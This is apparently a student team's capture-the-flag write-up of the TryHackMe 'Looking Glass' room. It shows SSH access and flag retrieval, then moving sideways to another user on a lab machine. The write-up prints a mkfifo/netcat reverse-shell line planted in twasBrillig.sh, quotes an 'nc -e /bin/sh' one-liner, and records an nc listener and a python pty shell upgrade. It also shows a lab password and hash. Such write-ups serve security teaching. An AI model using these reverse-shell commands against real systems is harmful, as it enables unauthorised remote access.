
**Thought Process and Methodology and Attempts:**

From this part onwards, the members involved are Aida Maisarah and Adriana Iman with of course some help from Adlina and Sofea as well. After receiving the user flag, Aida then uses the command “ls” with the parameter “-al” to list out all the downloaded files in Jabberwock's machine.




```
└─$ ssh jabberwock@10.10.132.74
The authenticity of host '10.10.132.74 (10.10.132.74)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRV1B8j1E4uU7UtpLdwRgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:61: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.132.74' (ED25519) to the list of known hosts.
jabberwock@10.10.132.74's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat userr.txt | rev
cat: userr.txt: No such file or directory
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$
```

And then Adriana suggests aida to change the directory to home using the command “cd ..” and see all the files there as well. Next aida decided to exit the home directory and wanted to use the shell script called “twasBrillig.sh” for a reverse shell.




```
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
jabberwock@looking-glass:/home$
```

So she typed in “vi twasBrillig.sh” which the command “vi” is to modify the file.



```
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
```

After that she typed in on the first row “#! /bin/bash” to group the reusable code blocks and then Adriana suggests she use a netcat shell from pentestmonkey. Copied it down and pasted it in the file but changed the ip address there to the ip address of her vpn, she then ended the last row with the line that was there when she first opened the file. Pressing the control key and O, she typed in “:wq” to save and exit the file.



jabberwock@looking-glass: ~
File Actions Edit View Help
1211103282@kali: ~
jabberwock@looking-glass: ~
Screenshot taken
View image


```
#! /bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.36.61 1234 >/tmp/f

wall $(cat /home/jabberwock/poem.txt)

"twasBrillig.sh" 5L, 132C                                   5,37          All
```

Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option

```
nc -e /bin/sh 10.0.0.1 1234
```


Next she opened a new terminal vertically and in the new terminal she typed in a netcat command which is “nc” and “-nvlp” to listen to the 1234 port in the reverse shell. This is to open TCP connections. Then back to the jabberwock terminal, she used the sudo /sbin/reboot command to reboot the machine to log out from the jabberwock machine. After rebooting, Aida tries to ping the ip address of the machine to connect both terminals to verify if the destination ip address exist and work so the portal can be listened.



```
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderploeKeudmgdstd
Enter Secret:
jabberwock:KindnessCroppingProboscisFoolish
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ssh jabberwock@10.10.132.74
jabberwock@10.10.132.74's password:
Last login: Tue Jul 26 09:20:16 2022 from 10.18.36.61
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/bash
[sudo] password for jabberwock:
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.132.74 closed by remote host.
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ping 10.10.132.74                                        255 ✗
```

```
┌──(1211103282㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

Then it will take a few seconds for the command to be completed to connect to the 1234 port.



```
Enter Secret:
jabberwock:KindnessCroppingProboscisFoolish
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ssh jabberwock@10.10.132.74
jabberwock@10.10.132.74's password:
Last login: Tue Jul 26 09:20:16 2022 from 10.18.36.61
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/bash
[sudo] password for jabberwock:
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.132.74 closed by remote host.
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ping 10.10.132.74
PING 10.10.132.74 (10.10.132.74) 56(84) bytes of data.
64 bytes from 10.10.132.74: icmp_seq=21 ttl=63 time=719 ms
64 bytes from 10.10.132.74: icmp_seq=22 ttl=63 time=1022 ms
64 bytes from 10.10.132.74: icmp_seq=23 ttl=63 time=303 ms
64 bytes from 10.10.132.74: icmp_seq=24 ttl=63 time=868 ms
64 bytes from 10.10.132.74: icmp_seq=25 ttl=63 time=482 ms
64 bytes from 10.10.132.74: icmp_seq=26 ttl=63 time=614 ms
64 bytes from 10.10.132.74: icmp_seq=27 ttl=63 time=527 ms
64 bytes from 10.10.132.74: icmp_seq=28 ttl=63 time=255 ms
64 bytes from 10.10.132.74: icmp_seq=29 ttl=63 time=1032 ms
64 bytes from 10.10.132.74: icmp_seq=30 ttl=63 time=307 ms
64 bytes from 10.10.132.74: icmp_seq=31 ttl=63 time=793 ms
64 bytes from 10.10.132.74: icmp_seq=32 ttl=63 time=343 ms
```

```
┌──(1211103282㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.36.61] from (UNKNOWN) [10.10.132.74] 37790
/bin/sh: 0: can't access tty; job control turned off
$
```


**Steps:** Horizontal Privilege Escalation

**Members Involved:** Aida Maisarah, Adriana Iman

**Tools used:** netcat, python3, Cyberchef, cat, vi editor, RSA private key


**Thought Process and Methodology and Attempts:**

Once netcat is connected to their ip address, Adriana and Aida tried to identify which python3 is available in this where they get [/usr/bin/python3]. So they try using [python3 -c "import pty;pty.spawn('/bin/bash')"] to get a proper shell.



```
64 bytes from 10.10.132.74: icmp_seq=125 ttl=63 time=659 ms
64 bytes from 10.10.132.74: icmp_seq=126 ttl=63 time=1035 ms
64 bytes from 10.10.132.74: icmp_seq=127 ttl=63 time=472 ms
64 bytes from 10.10.132.74: icmp_seq=128 ttl=63 time=1010 ms
64 bytes from 10.10.132.74: icmp_seq=129 ttl=63 time=261 ms
64 bytes from 10.10.132.74: icmp_seq=130 ttl=63 time=1015 ms
64 bytes from 10.10.132.74: icmp_seq=131 ttl=63 time=797 ms
64 bytes from 10.10.132.74: icmp_seq=132 ttl=63 time=1017 ms
64 bytes from 10.10.132.74: icmp_seq=133 ttl=63 time=771 ms
64 bytes from 10.10.132.74: icmp_seq=134 ttl=63 time=888 ms
64 bytes from 10.10.132.74: icmp_seq=135 ttl=63 time=606 ms
64 bytes from 10.10.132.74: icmp_seq=136 ttl=63 time=251 ms
64 bytes from 10.10.132.74: icmp_seq=138 ttl=63 time=560 ms
64 bytes from 10.10.132.74: icmp_seq=139 ttl=63 time=747 ms
64 bytes from 10.10.132.74: icmp_seq=140 ttl=63 time=298 ms
64 bytes from 10.10.132.74: icmp_seq=141 ttl=63 time=722 ms
64 bytes from 10.10.132.74: icmp_seq=142 ttl=63 time=539 ms
64 bytes from 10.10.132.74: icmp_seq=143 ttl=63 time=742 ms
64 bytes from 10.10.132.74: icmp_seq=144 ttl=63 time=789 ms
64 bytes from 10.10.132.74: icmp_seq=145 ttl=63 time=738 ms
64 bytes from 10.10.132.74: icmp_seq=146 ttl=63 time=538 ms
64 bytes from 10.10.132.74: icmp_seq=147 ttl=63 time=737 ms
64 bytes from 10.10.132.74: icmp_seq=148 ttl=63 time=1030 ms
64 bytes from 10.10.132.74: icmp_seq=149 ttl=63 time=875 ms
64 bytes from 10.10.132.74: icmp_seq=150 ttl=63 time=1012 ms
64 bytes from 10.10.132.74: icmp_seq=151 ttl=63 time=700 ms
64 bytes from 10.10.132.74: icmp_seq=152 ttl=63 time=629 ms
64 bytes from 10.10.132.74: icmp_seq=153 ttl=63 time=549 ms
64 bytes from 10.10.132.74: icmp_seq=155 ttl=63 time=580 ms
64 bytes from 10.10.132.74: icmp_seq=156 ttl=63 time=439 ms
64 bytes from 10.10.132.74: icmp_seq=157 ttl=63 time=665 ms
```


```
┌──(1211103282㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.36.61] from (UNKNOWN) [10.10.132.74] 37790
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$
```



```
64 bytes from 10.10.132.74: icmp_seq=135 ttl=63 time=886 ms
64 bytes from 10.10.132.74: icmp_seq=136 ttl=63 time=251 ms
64 bytes from 10.10.132.74: icmp_seq=138 ttl=63 time=560 ms
64 bytes from 10.10.132.74: icmp_seq=139 ttl=63 time=747 ms
64 bytes from 10.10.132.74: icmp_seq=140 ttl=63 time=298 ms
64 bytes from 10.10.132.74: icmp_seq=141 ttl=63 time=722 ms
64 bytes from 10.10.132.74: icmp_seq=142 ttl=63 time=539 ms
64 bytes from 10.10.132.74: icmp_seq=143 ttl=63 time=742 ms
64 bytes from 10.10.132.74: icmp_seq=144 ttl=63 time=789 ms
64 bytes from 10.10.132.74: icmp_seq=145 ttl=63 time=738 ms
64 bytes from 10.10.132.74: icmp_seq=146 ttl=63 time=538 ms
64 bytes from 10.10.132.74: icmp_seq=147 ttl=63 time=737 ms
64 bytes from 10.10.132.74: icmp_seq=148 ttl=63 time=1030 ms
64 bytes from 10.10.132.74: icmp_seq=149 ttl=63 time=875 ms
64 bytes from 10.10.132.74: icmp_seq=150 ttl=63 time=1012 ms
64 bytes from 10.10.132.74: icmp_seq=151 ttl=63 time=700 ms
64 bytes from 10.10.132.74: icmp_seq=152 ttl=63 time=629 ms
64 bytes from 10.10.132.74: icmp_seq=153 ttl=63 time=549 ms
64 bytes from 10.10.132.74: icmp_seq=155 ttl=63 time=580 ms
64 bytes from 10.10.132.74: icmp_seq=156 ttl=63 time=439 ms
64 bytes from 10.10.132.74: icmp_seq=157 ttl=63 time=665 ms
64 bytes from 10.10.132.74: icmp_seq=158 ttl=63 time=1033 ms
64 bytes from 10.10.132.74: icmp_seq=159 ttl=63 time=738 ms
64 bytes from 10.10.132.74: icmp_seq=160 ttl=63 time=1017 ms
64 bytes from 10.10.132.74: icmp_seq=161 ttl=63 time=623 ms
64 bytes from 10.10.132.74: icmp_seq=162 ttl=63 time=1022 ms
64 bytes from 10.10.132.74: icmp_seq=163 ttl=63 time=402 ms
64 bytes from 10.10.132.74: icmp_seq=164 ttl=63 time=627 ms
64 bytes from 10.10.132.74: icmp_seq=165 ttl=63 time=277 ms
64 bytes from 10.10.132.74: icmp_seq=166 ttl=63 time=1027 ms
64 bytes from 10.10.132.74: icmp_seq=167 ttl=63 time=764 ms
```

```
┌──(1211103282㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.36.61] from (UNKNOWN) [10.10.132.74] 37790
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$
```


Then, they discover that they now have access to the home directory of tweedledum@lookingglass. From there, Adriana tries inserting the command [ls] to list all directories that are available. Then, she checks the current directory using [pwd] before using [cat humptydumpty.txt] to open the file since it's the first file in the directory. Then, a hash appears which Aida suggests is a hex.



```
64 bytes from 10.10.132.74: icmp_seq=164 ttl=63 time=627 ms
64 bytes from 10.10.132.74: icmp_seq=165 ttl=63 time=277 ms
64 bytes from 10.10.132.74: icmp_seq=166 ttl=63 time=1027 ms
64 bytes from 10.10.132.74: icmp_seq=167 ttl=63 time=764 ms
64 bytes from 10.10.132.74: icmp_seq=168 ttl=63 time=1022 ms
64 bytes from 10.10.132.74: icmp_seq=169 ttl=63 time=596 ms
64 bytes from 10.10.132.74: icmp_seq=170 ttl=63 time=251 ms
64 bytes from 10.10.132.74: icmp_seq=171 ttl=63 time=555 ms
64 bytes from 10.10.132.74: icmp_seq=172 ttl=63 time=967 ms
64 bytes from 10.10.132.74: icmp_seq=173 ttl=63 time=683 ms
64 bytes from 10.10.132.74: icmp_seq=174 ttl=63 time=1013 ms
64 bytes from 10.10.132.74: icmp_seq=175 ttl=63 time=554 ms
64 bytes from 10.10.132.74: icmp_seq=176 ttl=63 time=1019 ms
64 bytes from 10.10.132.74: icmp_seq=177 ttl=63 time=526 ms
64 bytes from 10.10.132.74: icmp_seq=178 ttl=63 time=1019 ms
64 bytes from 10.10.132.74: icmp_seq=179 ttl=63 time=510 ms
64 bytes from 10.10.132.74: icmp_seq=180 ttl=63 time=1020 ms
64 bytes from 10.10.132.74: icmp_seq=181 ttl=63 time=815 ms
64 bytes from 10.10.132.74: icmp_seq=182 ttl=63 time=1019 ms
64 bytes from 10.10.132.74: icmp_seq=183 ttl=63 time=479 ms
64 bytes from 10.10.132.74: icmp_seq=184 ttl=63 time=1020 ms
64 bytes from 10.10.132.74: icmp_seq=185 ttl=63 time=983 ms
64 bytes from 10.10.132.74: icmp_seq=186 ttl=63 time=1022 ms
64 bytes from 10.10.132.74: icmp_seq=187 ttl=63 time=559 ms
64 bytes from 10.10.132.74: icmp_seq=188 ttl=63 time=1016 ms
64 bytes from 10.10.132.74: icmp_seq=189 ttl=63 time=433 ms
64 bytes from 10.10.132.74: icmp_seq=190 ttl=63 time=863 ms
64 bytes from 10.10.132.74: icmp_seq=191 ttl=63 time=430 ms
64 bytes from 10.10.132.74: icmp_seq=192 ttl=63 time=298 ms
64 bytes from 10.10.132.74: icmp_seq=193 ttl=63 time=617 ms
64 bytes from 10.10.132.74: icmp_seq=195 ttl=63 time=416 ms
```

```
┌──(1211103282㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.36.61] from (UNKNOWN) [10.10.132.74] 37790
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
